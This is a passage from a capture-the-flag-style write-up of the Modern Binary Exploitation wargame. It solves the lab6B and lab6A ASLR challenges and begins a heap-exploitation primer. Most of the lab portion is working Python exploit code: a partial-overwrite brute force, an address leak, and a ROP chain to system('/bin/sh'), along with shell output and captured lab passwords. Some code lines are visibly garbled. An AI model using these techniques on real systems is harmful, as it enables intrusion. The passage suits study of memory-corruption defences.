145     variables["hashed"]["ret_addr"] = format_address(leak[i+20:][:4][::-1])
146
147     variables["nohash"]["local_14"] = format_address(nohash[i:    ][:4][::-1])
148     variables["nohash"]["local_10"] = format_address(nohash[i+4: ][:4][::-1])
149     variables["nohash"]["ret_addr"] = format_address(nohash[i+20:][:4][::-1])
150
151     print("[*] leaked main() -> 0x%x -> 0x%x" %
152           variables["nohash"]["ret_addr"],
153           variables["hashed"]["ret_addr"]
154       )
155   )
156
157   return variables
158
159 # format_address: format a string into a base 16 integer
160 def format_address(str_buff):
161
162     try:
163         int_fmt = int("0x{:02x}{:02x}{:02x}{:02x}").format(
164             str_buff[0], str_buff[1],
165             str_buff[2], str_buff[3]),
166             16)
167     except:
168         print("[-] failed to format address")
169         exit(-1)
170
171     return int_fmt
172
173 # recvall: get all data from the servers response, not just newlines
174 def recvall(sockfd):
175
176     # i used the timeout to handle EOF from sockfd
177     data = b''
178     while True:
179         try:
180             data += sockfd.recv(4096)
181         except:
182             break
183
184     return data
185
186 main()

```

As shown below once launched we receive our shell, successfully completing lab6B and obtaining the password for ***lab6A:strncpy_ls_nt_s0_s4f3_l0l***.

```
root@kali:~/MBE/0x0F - ASLR Lab# python3 exploit.py
[*] banner received, continuing exploitation
[*] leaked main() -> 0xb778ef7e -> 0xb47bec7d
[+] login() at 0xb778eaf4, overwriting return address
[*] generating buffer for 0xfcfcfcfc -> 0xdeadbeef
[*] sending 0x63
[*] sending 0x10
[*] sending 0x03
[*] sending 0x52
[*] generating buffer for 0xfcfcfcfd -> 0xfffffffffe
[*] sending 0x42
[*] sending 0x42
[*] sending 0x42
[*] sending 0x42
[*] generating buffer for 0xb47bec7d -> 0xb778eaf4
[*] sending 0x42
[*] sending 0x42
[*] sending 0x47
[*] sending 0xc8
[+] Exploitation complete, enjoy the shell ;)

wetw0rk> id
uid=1024(lab6A) gid=1025(lab6A) groups=1025(lab6A),1001(gameuser)

wetw0rk> cat /home/lab6A/.pass
strncpy_ls_nt_s0_s4f3_l0l
```

Lab 0x06A

As with the last lab I started by loading this binary into ghidra, we can immediately see that depending on what we send as the initial option we'll either enter `setup_account()`, `make_listing()`, or `print_listing()`.

```
undefined4 main(void)
{
    char *pcVar1;
    char local_b8 [4];
    undefined local_b4 [32];
    undefined auStack148 [128];
    code *local_14;

    setvbuf(stdout,(char *)0x0,2,0);
    puts(
        ".-----.\n| Welcome to l337-Bay\n+ | \n|-----| \n|1: Setup Account\n| \n|2: Make Listing\n| \n|3: View\nInfo\n| \n|-----| \n|4: Exit\n");
    memset(local_b4,0x20);
    memset(auStack148,0x40);
    local_14 = print_listing;
    memset(ulisting,0x20);
    memset(ulisting + 0x20,0,10);
    do {
        memset(local_b8,0,4);
        printf("Enter Choice: ");
        pcVar1 = fgets(local_b8,2,stdin);
        if (pcVar1 == (char *)0x0) {
            return 0;
        }
        getchar();
        if (local_b8[0] == '1') {
            setup_account(local_b4);
        }
        if (local_b8[0] == '2') {
            make_listing();
        }
        if (local_b8[0] == '3') {
            (*local_14)(local_b4);
        }
    } while (local_b8[0] != '4');
    return 0;
}
```

I decided to take a deeper look at the `setup_account()` function as it was the first option.

Getting EIP control

Immediately, we can see that we have a buffer overflow vulnerability present since local_b4 (param_1) can only hold 32 bytes.

```
void setup_account(char *param_1)

{
    char cVar1;
    undefined4 *puVar2;
    size_t __n;
    size_t sVar3;
    uint uVar4;
    char *pcVar5;
    byte bVar6;
    char local_9c [140];

    bVar6 = 0;
    memset(local_9c, 0, 0x80);
    printf("Enter your name: ");
    read(0, param_1, 0x20);
    printf("Enter your description: ");
    read(0, local_9c, 0x80);
    strncpy(param_1 + 0x20, param_1, 0x20);
    uVar4 = 0xffffffff;
    pcVar5 = param_1 + 0x20;
    do {
        if (uVar4 == 0) break;
        uVar4 = uVar4 - 1;
        cVar1 = *pcVar5;
        pcVar5 = pcVar5 + (uint)bVar6 * -2 + 1;
    } while (cVar1 != '\0');
    puVar2 = (undefined4 *) (param_1 + 0x20 + (~uVar4 - 1));
    *puVar2 = 0x20736920;
    *(undefined2 *) (puVar2 + 1) = 0x2061;
    *(undefined *) ((int)puVar2 + 6) = 0;
    __n = strlen(local_9c);
    sVar3 = strlen(param_1 + 0x20);
    memcpy(param_1 + sVar3 + 0x20, local_9c, __n);
    return;
}
```

However once the buffer is sent, we do not get a crash. However if you recall within the main function call we call ***print_listing()*** via a variable pointer:

```
if (local_b8[0] == '3') {
    (*local_14)(local_b4);
}
} while (local_b8[0] != '4');
return 0;
}
```

In theory if we overwrote variable 14 we should be able to get EIP control.

So, to trigger this (if it were even overwritten), we would only need to select the 3rd option.

```
00010d96 8d 54 24 1c    LEA      EDX=>local_b4,[ESP + 0x1c] 34    make_listing();
00010d9a 89 14 24    MOV      dword ptr [ESP]=>local_d0,EDX 35    }
00010d9d ff d0    CALL     EAX=>print_listing 36    if (local_b8[0] == '3') {
37        (*local_14)(local_b4);
38    }
```

So, I went ahead and set a breakpoint at ***main+398**. Then sent a buffer of 160 A's for the name and description. As well as option 3 to theoretically trigger the CALL EAX. Once sent our breakpoint is hit and we can see we have overwritten local_14 as the value stored in EAX is 0x41414141.

```
→ 0xb779bd9d <main+398>    call    eax
0xb779bd9f <main+400>    lea     eax, [esp+0x18]
0xb779bda3 <main+404>    movzx  edx, BYTE PTR [eax]
0xb779bda6 <main+407>    lea     eax, [ebx-0x1f13]
0xb779bdac <main+413>    movzx  eax, BYTE PTR [eax]
0xb779bdaf <main+416>    cmp    dl, al

*0x41414141 (
)

[#0] Id 1, Name: "lab6A", stopped 0xb779bd9d in main (), reason: BREAKPOINT
[#0] 0xb779bd9d → main()

gef> x/e $eax
0x41414141: Cannot access memory at address 0x41414141
```

If we continue execution flow, we can see we have EIP control.

```
$eax : 0x41414141 ("AAAA"?) 
$ebx : 0xb779e000 → 0x00002ef8
$ecx : 0xb77698a4 → 0x00000000
$edx : 0xbffb348c → "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA[...]" 
$esp : 0xbffb346c → 0xb779bd9f → <main+400> lea eax, [esp+0x18]
$ebp : 0xbffb3538 → 0x41414141 ("AAAA"?) 
$esi : 0x0
$edi : 0x0
$eip : 0x41414141 ("AAAA"?) 
$eflags: [carry PARITY adjust ZERO sign trap INTERRUPT direction overflow RESUME virtualx86 identification]
$c0: 0x0073 $ss: 0x007b $ds: 0x007b $es: 0x007b $fs: 0x0000 $gs: 0x0033
```

However, the battle is not over as we have to keep in mind full ASLR is enabled. In the end I found that sending 122 bytes was the offset to the “EAX” overwrite.

Keeping in mind that a pointer to our string was on top of the stack at the time of the call I decided to try to call system using a half overwrite but this proved to be a rabbit hole as ASLR would still be a hurdle with libc.

Leveraging hidden functions

Not being able to use `system()` I started looking for other functions I could call within ghidra. In the end I found the function `print_name()`.

```
void print_name(undefined4 param_1)

{
    printf("Username: %s\n",param_1);
    return;
}
```

Now based on the behavior I observed in GDB we should be able to bruteforce the 3rd byte in the 4 byte address. Since the lower 4 bits always contain b this should be relatively fast.

```
*0xfffffffffb7734242 (
)

[#0] Id 1, Name: "lab6A", stopped 0xb7730d9d in main (), reason: BREAKPOINT
[#0] 0xb7730d9d → main()

gef> p print_name
$1 = {<text variable, no debug info>} 0xb7730be2 <print_name>
gef> p print_listing
$2 = {<text variable, no debug info>} 0xb77309e0 <print_listing>
```

Once we hit the proper address, we had a leak!

```
gef> next
Single stepping until exit from function main,
which has no line number information.
$2 = Username: AAAAAAAAAAAAAAAAAAAAAAAAAAAAA is a AAAAAAAA
```

We can then use this leak to extract the address of system and other functions / instruction pointers.

Exploitation

Having the leak, we once again needed to get EIP control. Luckily we could re-use the original bug in `setup_account()` to overwrite the return address in `main()`. Once done it's just a matter of crafting our chain and weaponizing the vulnerabilities. Below is my final exploit code.

```
1 #!/usr/bin/env python3
2 #
3 # lab6end:eye_gu3ss_0n_@ll_mah_h0m3w3rk
4 #
5
6 import sys
7
8 from pwn import *
9
10 def main():
11
12     session = ssh(host="192.168.159.129", user="lab6A",
13     password="strncpy_ls_n0t_s0_s4f3_l0l")
14     sh = session.process("/bin/sh", env={"PS1":""})
15
16     while True:
17         r = brute_force_leak(sh)
18         if (r != None):
19             break
20
21     ptr2print_name = extract_leak(r)           # extract the leaked address of print_name
22     ptr2system      = ptr2print_name-0x19da52 # offset to the location of system
23
24     log.info("Leaked a pointer to print_name(): 0x%x" % ptr2print_name)
25     log.info("Pointer to system() at: 0x%x" % ptr2system)
26
27     exploit(sh, ptr2system)
28
29 # exploit: using X function overwrite the return address in main() and drop into our
30 # chain
31 def exploit(sh, sys_addr):
32
33     log.info("Beginning exploitation, overwriting return address")
34
35     sh.sendline(b"1")
36     sh.read()
37
38     offset      = b"A" * 34
39     retAddr     = struct.pack('<L', sys_addr+0x19dc33) # [lab6A] ret
40     rop_chain   = generate_rop_chain(sys_addr)
41
42     rest        = b" " * (0x80 - (
43         len(offset) +
44         len(retAddr) +
45         len(rop_chain)
46     ))
47
48     payload = offset + retAddr + rop_chain + rest
49
50     log.info("Generated ROP chain sending final payload")
51     sh.sendline(payload)
52     sh.read()
53
54     sh.sendline(b"4")
55
56     while True:
57         sh.sendline("echo \\\"GTFO\\\"")
58         if b"GTFO" in sh.read():
59             break
60
61     log.success("Exploitation complete enjoy your shell")
```

```

62     sh.interactive()
63
64 # generate_rop_chain: as the name says, generate the chain using the base address
65 def generate_rop_chain(base_addr):
66
67     rop_gadgets = [
68         base_addr + 0x19dc33, # [lab6A] ret
69         base_addr + 0x19dc33, # [lab6A] ret
70         base_addr + 0x19dc33, # [lab6A] ret
71         base_addr + 0x19dc33, # [lab6A] ret
72         base_addr,           # [libc-2.19.so] *system()
73         base_addr-0xcf0,    # [libc-2.19.so] *exit()
74         base_addr + 0x120894, # [libc-2.19.so] *ptr -> "/bin/sh"
75     ]
76
77     return b''.join(struct.pack('<I', _ ) for _ in rop_gadgets)
78
79 # extract_leak: parse the response from calling print_name (after bruteforce)
80 def extract_leak(leak):
81
82     index = leak.find(b"A" * 90)
83     addr = format_address(leak[index+90:][0:4][::-1])
84
85     return addr
86
87 # brute_force_leak: start a bruteforce attack to call print_name function
88 def brute_force_leak(sh):
89
90     evil_bytes = [ 0x0b, 0x1b, 0x2b, 0x3b, 0x4b, 0x5b, 0x6b, 0x7b,
91                   0x8b, 0x9b, 0xab, 0xbb, 0xcb, 0xdb, 0xeb, 0xfb ]
92
93     for i in range(len(evil_bytes)):
94
95         sh.sendline("/levels/lab06/lab6A")
96         sh.read()
97
98         sh.sendline(b"1")
99         sh.read()
100
101        # 122 bytes needed to overwrite EAX at *main+398
102        sh.send(b"A" * 122 + b"\xe2" + bytes([evil_bytes[i]]))
103        sh.read()
104
105        sh.sendline(b"3")
106        data = sh.read()
107
108        if b"Username" in data:
109            return data
110
111
112 # format_address: format a string into a base 16 integer
113 def format_address(str_buff):
114
115     try:
116         int_fmt = int("0x{:02x}{:02x}{:02x}{:02x}").format(
117             str_buff[0], str_buff[1],
118             str_buff[2], str_buff[3]),
119             16)
120     except:
121         print("[-] failed to format address")
122         exit(-1)
123
124     return int_fmt
125
126 main()

```

Once launched we can see we've successfully completed lab6A revealing the final password
eye_gu3ss_0n_@ll_mah_h0m3w3rk.

```
root@kali:~/MBE/0x0F - ASLR Lab# python3 lab6A-password.py
[+] Connecting to 192.168.159.129 on port 22: Done
[*] lab6A@192.168.159.129:
    Distro      Ubuntu 14.04
    OS:          linux
    Arch:        i386
    Version:     3.16.0
    ASLR:        Enabled
    Note:        Susceptible to ASLR ulimit trick (CVE-2016-3672)
[*] Starting remote process b'/bin/sh' on 192.168.159.129: pid 2875
[*] Leaked a pointer to print_name(): 0xb7762be2
[*] Pointer to system() at: 0xb75c5190
[*] Beginning exploitation, overwriting return address
[*] Generated ROP chain sending final payload
[*] Exploitation complete enjoy your shell
[*] Switching to interactive mode
$ id
uid=1024(lab6A) gid=1025(lab6A) euid=1025(lab6end) groups=1026(lab6end),1001(gameuser),1025(lab6A)
$ cat /home/lab6end/.pass
eye_gu3ss_0n_@ll_mah_h0m3w3rk
```

0x10 - Heap Exploitation

Before diving into exploitation, we need a basic overview on dynamic memory and the heap structure. The **heap** is a pool of memory used for dynamic allocations at runtime, where **`malloc()`** grabs memory on the heap and **`free()`** releases memory on the heap. Think of heap as another segment in runtime memory (like the stack).

Below is a basic example of dynamic memory.

```
1 /* Basics of Dynamic Memory */
2
3 int main()
4 {
5     char *buffer = NULL;
6
7     /* allocate a 0x100 byte buffer */
8     buffer = malloc(0x100);
9
10    /* read input and print it */
11    fgets(stdin, buffer, 0x100);
12    printf("Hello %s!\n", buffer);
13
14    /* destroy our dynamically allocated buffer */
15    free(buffer);
16    return 0;
17 }
```

Heap Overview

Below are some key differences we have to keep in mind on the heap vs the stack. Mainly being that the stack is fixed whereas the heap is dynamic.

Heap	Stack
Dynamic memory allocations at runtime	Fixed memory allocations known at compile time
Objects, big buffers, structs, persistence, larger things	Local variables, return addresses, function arguments
Slower, Manual <ul style="list-style-type: none">• Done by the programmer• Malloc/calloc/realloc/free• new/delete	Fast, Automatic <ul style="list-style-type: none">• Done by the compiler• Abstracts away any concept of allocating / de-allocating

Within the heap there are a ton of different implementations such as **`dlmalloc`**, **`ptmalloc`**, **`tcmalloc`**, **`jemalloc`**, **`nedmalloc`**, and **`hoard`**. In some scenario's applications may even run their own custom heap implementation.

Within the warzone we're going to be dealing with **glibc 2.19**. This is the default for Ubuntu 14.04 (32bit). It's heap implementation is based on **`ptmalloc2`**. It's very fast, low fragmentation, and thread safe.

In the end, everyone uses the heap (dynamic memory) but few know much about the internals; such as the cost of a malloc.

Let us take a look at the example within the warzone [/levels/lecture/heap/sizes](#).

```
1 /* compiled with: gcc -o sizes sizes.c */
2
3 #include <stdio.h>
4 #include <unistd.h>
5 #include <stdlib.h>
6
7 int main()
8 {
9
10    unsigned int lengths[] = {32, 4, 20, 0, 64, 32, 32, 32, 32, 32};
11    unsigned int * ptr[10];
12    int i;
13
14    /* make arbitrary chunks on the heap */
15    for(i = 0; i < 10; i++)
16        ptr[i] = malloc(lengths[i]);
17
18    /* print distance between chunks, eg size of chunks */
19    for(i = 0; i < 9; i++)
20        printf("malloc(%2d) is at 0x%08x, %3d bytes to the next pointer\n",
21               lengths[i],
22               (unsigned int)ptr[i],
23               (ptr[i+1]-ptr[i])*sizeof(unsigned int));
24
25
26    return 0;
27 }
```

Once ran we can see that malloc does not output the expected results...


```
lecture@warzone:/levels/lecture/heap$ ./sizes
malloc(32) is at 0x0804b008, 40 bytes to the next pointer
malloc( 4) is at 0x0804b030, 16 bytes to the next pointer
malloc(20) is at 0x0804b040, 24 bytes to the next pointer
malloc( 0) is at 0x0804b058, 16 bytes to the next pointer
malloc(64) is at 0x0804b068, 72 bytes to the next pointer
malloc(32) is at 0x0804b0b0, 40 bytes to the next pointer
malloc(32) is at 0x0804b0d8, 40 bytes to the next pointer
malloc(32) is at 0x0804b100, 40 bytes to the next pointer
malloc(32) is at 0x0804b128, 40 bytes to the next pointer
```

Heap Chunks

The following code will create a heap chunk.

```
1 #include <stdio.h>
2 #include <stdlib.h>
3
4 int main()
5 {
6     unsigned int *buffer = NULL;
7     buffer = malloc(0x100);
8 }
```

We can look at each chunk as follows (image taken from MBE slides).



The **previous chunk size** is the size of the previous chunk if the previous chunk is free. The **chunk size** is the size of the entire chunk including overhead and the **data** is the newly allocated memory / ptr returned by malloc.

Because of byte alignment, the lower 3 bits of the chunk size field would always be zero but instead they are used for flag bits.

0x01	PREV_INUSE	set when previous chunk is in use
0x02	IS_MAPPED	set if chunk was obtained with mmap()
0x04	NON_MAIN_ARENA	set if chunk belongs to a thread arena

This can be seen by running the `heap_chunks` binary within the lecture folder.


```
lecture@warzone:/levels/lecture/heap$ ./heap_chunks
mallocing...
[ prev - 0x00000000 ][ size - 0x00000011 ][ data buffer (0x0804b008) -----> ... ] - from malloc(0)
[ prev - 0x00000000 ][ size - 0x00000011 ][ data buffer (0x0804b018) -----> ... ] - from malloc(4)
[ prev - 0x00000000 ][ size - 0x00000011 ][ data buffer (0x0804b028) -----> ... ] - from malloc(8)
[ prev - 0x00000000 ][ size - 0x00000019 ][ data buffer (0x0804b038) -----> ... ] - from malloc(16)
[ prev - 0x00000000 ][ size - 0x00000021 ][ data buffer (0x0804b050) -----> ... ] - from malloc(24)
[ prev - 0x00000000 ][ size - 0x00000029 ][ data buffer (0x0804b070) -----> ... ] - from malloc(32)
[ prev - 0x00000000 ][ size - 0x00000049 ][ data buffer (0x0804b098) -----> ... ] - from malloc(64)
[ prev - 0x00000000 ][ size - 0x00000089 ][ data buffer (0x0804b0e0) -----> ... ] - from malloc(128)
[ prev - 0x00000000 ][ size - 0x00000109 ][ data buffer (0x0804b168) -----> ... ] - from malloc(256)
[ prev - 0x00000000 ][ size - 0x00000209 ][ data buffer (0x0804b270) -----> ... ] - from malloc(512)
[ prev - 0x00000000 ][ size - 0x00000409 ][ data buffer (0x0804b478) -----> ... ] - from malloc(1024)
[ prev - 0x00000000 ][ size - 0x00000809 ][ data buffer (0x0804b880) -----> ... ] - from malloc(2048)
[ prev - 0x00000000 ][ size - 0x00001009 ][ data buffer (0x0804c088) -----> ... ] - from malloc(4096)
[ prev - 0x00000000 ][ size - 0x00002009 ][ data buffer (0x0804d090) -----> ... ] - from malloc(8192)
```

We can also confirm this in GDB, immediately after the call to `malloc()`.

```
0x804876d <main+177>    call   0x8048540 <malloc@plt>
→ 0x8048772 <main+182>    mov    edx, eax
0x8048774 <main+184>    mov    eax, DWORD PTR [esp+0x14]
0x8048778 <main+188>    mov    DWORD PTR [esp+eax*4+0x18], edx
0x804877c <main+192>    add    DWORD PTR [esp+0x14], 0x1
0x8048781 <main+197>    cmp    DWORD PTR [esp+0x14], 0xe
0x8048786 <main+202>    jle    0x8048762 <main+166>


[#0] Id 1, Name: "heap_chunks", stopped 0x8048772 in main (), reason: BREAKPOINT
[#0] 0x8048772 → main()
gef> x/x $eax-4
0x804b014: 0x00000011
```

Below is a depiction of how heap allocations occur.




The key difference between the stack and heap when it comes to the segmentation growth is that the **heap** grows DOWN towards higher memory whereas the **stack** grows UP towards lower memory.

Heap chunks exist in two states - in use (malloc'd) and free'd. Below is an example in use.



Heap chunks when freed contain a **Forward pointer** and **Backwards pointer**. The Forward pointer is a pointer to the next freed chunk whereas the backwards pointer is a pointer to the previous freed chunk.



We can observe this using the print_frees binary provided by MBE (had to search for this online to be honest).

```
[ prev - 0x00000000 ][ size - 0x00000011 ][ data buffer (0x0804b008) -----> ... ] - Chunk 0x0804b000 - In use
[ prev - 0x00000000 ][ size - 0x00000011 ][ data buffer (0x0804b018) -----> ... ] - Chunk 0x0804b010 - In use
[ prev - 0x00000000 ][ size - 0x00000011 ][ data buffer (0x0804b028) -----> ... ] - Chunk 0x0804b020 - In use
[ prev - 0x00000000 ][ size - 0x00000019 ][ data buffer (0x0804b038) -----> ... ] - Chunk 0x0804b030 - In use
[ prev - 0x00000000 ][ size - 0x00000021 ][ data buffer (0x0804b050) -----> ... ] - Chunk 0x0804b048 - In use
[ prev - 0x00000000 ][ size - 0x00000029 ][ data buffer (0x0804b070) -----> ... ] - Chunk 0x0804b068 - In use
[ prev - 0x00000000 ][ size - 0x00000049 ][ data buffer (0x0804b098) -----> ... ] - Chunk 0x0804b090 - In use
[ prev - 0x00000000 ][ size - 0x00000089 ][ data buffer (0x0804b0e0) -----> ... ] - Chunk 0x0804b0d8 - In use
[ prev - 0x00000000 ][ size - 0x00000109 ][ data buffer (0x0804b168) -----> ... ] - Chunk 0x0804b160 - In use
[ prev - 0x00000000 ][ size - 0x00000209 ][ data buffer (0x0804b270) -----> ... ] - Chunk 0x0804b268 - In use
[ prev - 0x00000000 ][ size - 0x00000409 ][ data buffer (0x0804b478) -----> ... ] - Chunk 0x0804b470 - In use
[ prev - 0x00000000 ][ size - 0x00000809 ][ data buffer (0x0804b880) -----> ... ] - Chunk 0x0804b878 - In use
[ prev - 0x00000000 ][ size - 0x00001009 ][ data buffer (0x0804c088) -----> ... ] - Chunk 0x0804c080 - In use
[ prev - 0x00000000 ][ size - 0x00002009 ][ data buffer (0x0804d090) -----> ... ] - Chunk 0x0804d088 - In use
[ prev - 0x00000000 ][ size - 0x00004009 ][ data buffer (0x0804f098) -----> ... ] - Chunk 0x0804f090 - In use

freeing every other chunk...
[ prev - 0x00000000 ][ size - 0x00000011 ][ fd - 0x0804b020 ][ bk - 0x0804b048 ] - Chunk 0x0804b000 - Freed
[ prev - 0x00000010 ][ size - 0x00000010 ][ data buffer (0x0804b018) -----> ... ] - Chunk 0x0804b010 - In use
[ prev - 0x00000000 ][ size - 0x00000011 ][ fd - 0x0804c080 ][ bk - 0x0804b000 ] - Chunk 0x0804b020 - Freed
```

Below is the structure for a malloc_chunk taken from *malloc.c*.

```
1 struct malloc_chunk {
2
3     INTERNAL_SIZE_T      prev_size;    /* Size of previous chunk (if free). */
4     INTERNAL_SIZE_T      size;        /* Size in bytes, including overhead */
5
6     struct malloc_chunk* fd;         /* double links -- used only if free. */
7     struct malloc_chunk* bk;
8
9     /* Only used for large blocks: pointer to next larger size. */
10    struct malloc_chunk* fd_nextsize; /* double links -- used only if free. */
11    struct malloc_chunk* bk_nextsize;
12};
```

Heap Implementations

Heaps can go **way** deeper, and details regarding these are **heavily implementation reliant**, and more relevant when attempting to exploit heap metadata e.g: Arenas, Binning, Chunk coalescing, and fragmentation


For more information on the specifics of the glibc implementation we can check out [splloitfuns](#) blog... or read the source.

Heap Exploitation

Having a high-level overview on the heap and its operation we can begin looking at concepts related to exploitation.

Heap Overflow

Buffer overflows are basically the same on the heap as they are on the stack. However, heap cookies/canaries aren't a thing... no "return address" to protect:



In the real world, lots of cool and complex things like objects/structs end up on the heap. Keeping this in mind anything that handles the data we've corrupted is now a viable attack surface in the application.

It's common to put function pointers in structs which generally are malloc'd on the heap. So all we'd need to do in a situation like this is overwrite a function pointer on the heap, force a codepath to call that objects function and we win!

Let's take a look at **heap_smash.c**, note of the following structure on lines 6 through 9.

